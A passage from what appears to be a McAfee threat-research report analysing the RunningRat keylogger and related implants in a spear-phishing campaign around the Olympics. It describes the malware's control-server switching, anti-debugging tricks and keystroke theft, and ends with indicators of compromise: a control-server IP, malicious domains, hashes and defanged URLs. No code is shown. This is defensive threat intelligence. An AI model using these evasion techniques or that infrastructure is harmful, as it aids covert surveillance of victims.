


After the second DLL is loaded into memory, the first DLL overwrites the IP address for the control server, effectively changing the address the malware will communicate with. This address is hardcoded in the second DLL as 200.200.200.13 and is modified by the first DLL to 223.194.70.136.





This type of behavior may indicate this code is being reused or is part of a malware kit.

The first DLL uses one common antidebugging technique by checking for SeDebugPrivilege.




Once the second DLL is executed, it gathers information about the victim system's setup, such as operating system version, and driver and processor information.






The malware initiates its main function of capturing user keystrokes and sending them to the control server using standard Windows networking APIs.




From our analysis, stealing keystrokes is the main function of RunningRat; however, the DLL has code for more extensive functionality. Code is included to copy the clipboard, delete files, compress files, clear event logs, shut down the machine, and much more. However, our current analysis shows no way for such code to be executed.




McAfee ATR analysts will continue to research RunningRat to determine if this extra code is used or is possibly left over from a larger RAT toolkit.

The second DLL employs a few additional antidebugging techniques. One is the use of a custom exception handler and code paths that are designed to generate exceptions.



There are also a few random empty-nested threads to slow down researchers during static analysis.



The final antidebugging technique involves GetTickCount performance counters, which are placed within the main sections of code to detect any delay a debugger adds during runtime.

Conclusion

The PowerShell script first discovered by McAfee ATR was delivered via a spear phishing campaign that used image stenography techniques to hide the first-stage implant. (For more on steganography, see the *McAfee Labs Threats Report, June 2017*, page 33.)

The implants covered in this research establish a permanent presence on the victim's system once the PowerShell implant is executed. The implants are delivered as a second stage once the attacker gains an initial foothold using fileless malware. Some of the implants will maintain their persistence only if Hangul Word, which is specific to South Korea, is running.

With the discovery of these implants, we now have a better understanding of the scope of this operation. Gold Dragon, Brave Prince, Ghost419, and RunningRat demonstrate a much wider campaign than previously known. The persistent data exfiltration we see from these implants could give the attacker a potential advantage during the Olympics.

We thank Charles Crawford and Asheer Malhotra for their support of this analysis.

Indicators of Compromise

IPs

223.194.70.136

Domains

- trydai.000webhostapp.com
- follow_dai.000webhostapp.com
- eodo1.000webhostapp.com
- nid-help-pchange.atwebpages.com
- ink.inkboom.co.kr
- followgho.byethost7.com

Hashes

- fef671c13039df24e1606d5fdc65c92fbc1578d9
- 06948ab527ae415f32ed4b0f0d70be4a86b364a5
- 96a2fda8f26018724c86b275fe9396e24b26ec9e
- ad08a60dc511d9b69e584c1310dbd6039acffa0d
- c2f01355880cd9dfeef75cff189f4a8af421e0d3
- 615447f458463dc77f7ae3b0a4ad20ca2303027a
- bf21667e4b48b8857020ba455531c9c4f2560740
- bc6cb78e20cb20285149d55563f6fdcf4aaafa58
- 465d48ae849bbd6505263f3323e818ccb501ba88
- a9eb9a1734bb84bbc60df38d4a1e02a870962857
- 539acd9145befd7e670fe826c248766f46f0d041
- d63c7d7305a8b2184fff3b0941e596f09287aa66
- 35e5310b6183469f4995b7cd4f795da8459087a4
- 11a38a9d23193d9582d02ab0eae767c3933066ec
- e68f43ecb03330ff0420047b61933583b4144585
- 83706ddaa5ea5ee2cfff54b7c809458a39163a7a
- 3a0c617d17e7f819775e48f7edefe9af84a1446b
- 761b0690cd86fb472738b6dc32661ace5cf18893
- 7e74f034d8aa4570bd1b7dcfcdfaa52c9a139361
- 5e1326dd7122e2e2aed04ca4de180d16686853a7
- 6e13875449beb00884e07a38d0dd2a73afe38283
- 4f58e6a7a04be2b2ecbcdcbae6f281778fdbd9f9
- 389db34c3a37fd288e92463302629aa48be06e35
- 71f337dc65459027f4ab26198270368f68d7ae77
- 5a7fdfa88addb88680c2f0d5f7095220b4bbffc1

Indicators of Compromise for Feb. 12 update:

Hashes

Sha1: 7ae731d666e547b4f3442fe5675c8e8719d8d862

URLs

- hxxps://minibodegaslock.cl:443/components/com_tags/controllers/default_tags.php
- hxxps://minibodegaslock.cl/components/com_tags/controllers/access_log

Ryan Sherstobitoff
Ryan Sherstobitoff is a Senior Analyst for Major Campaigns – Advanced Threat Research in McAfee. Ryan specializes in threat intelligence in the Asia Pacific Region where he conducts cutting edge...

More from McAfee Labs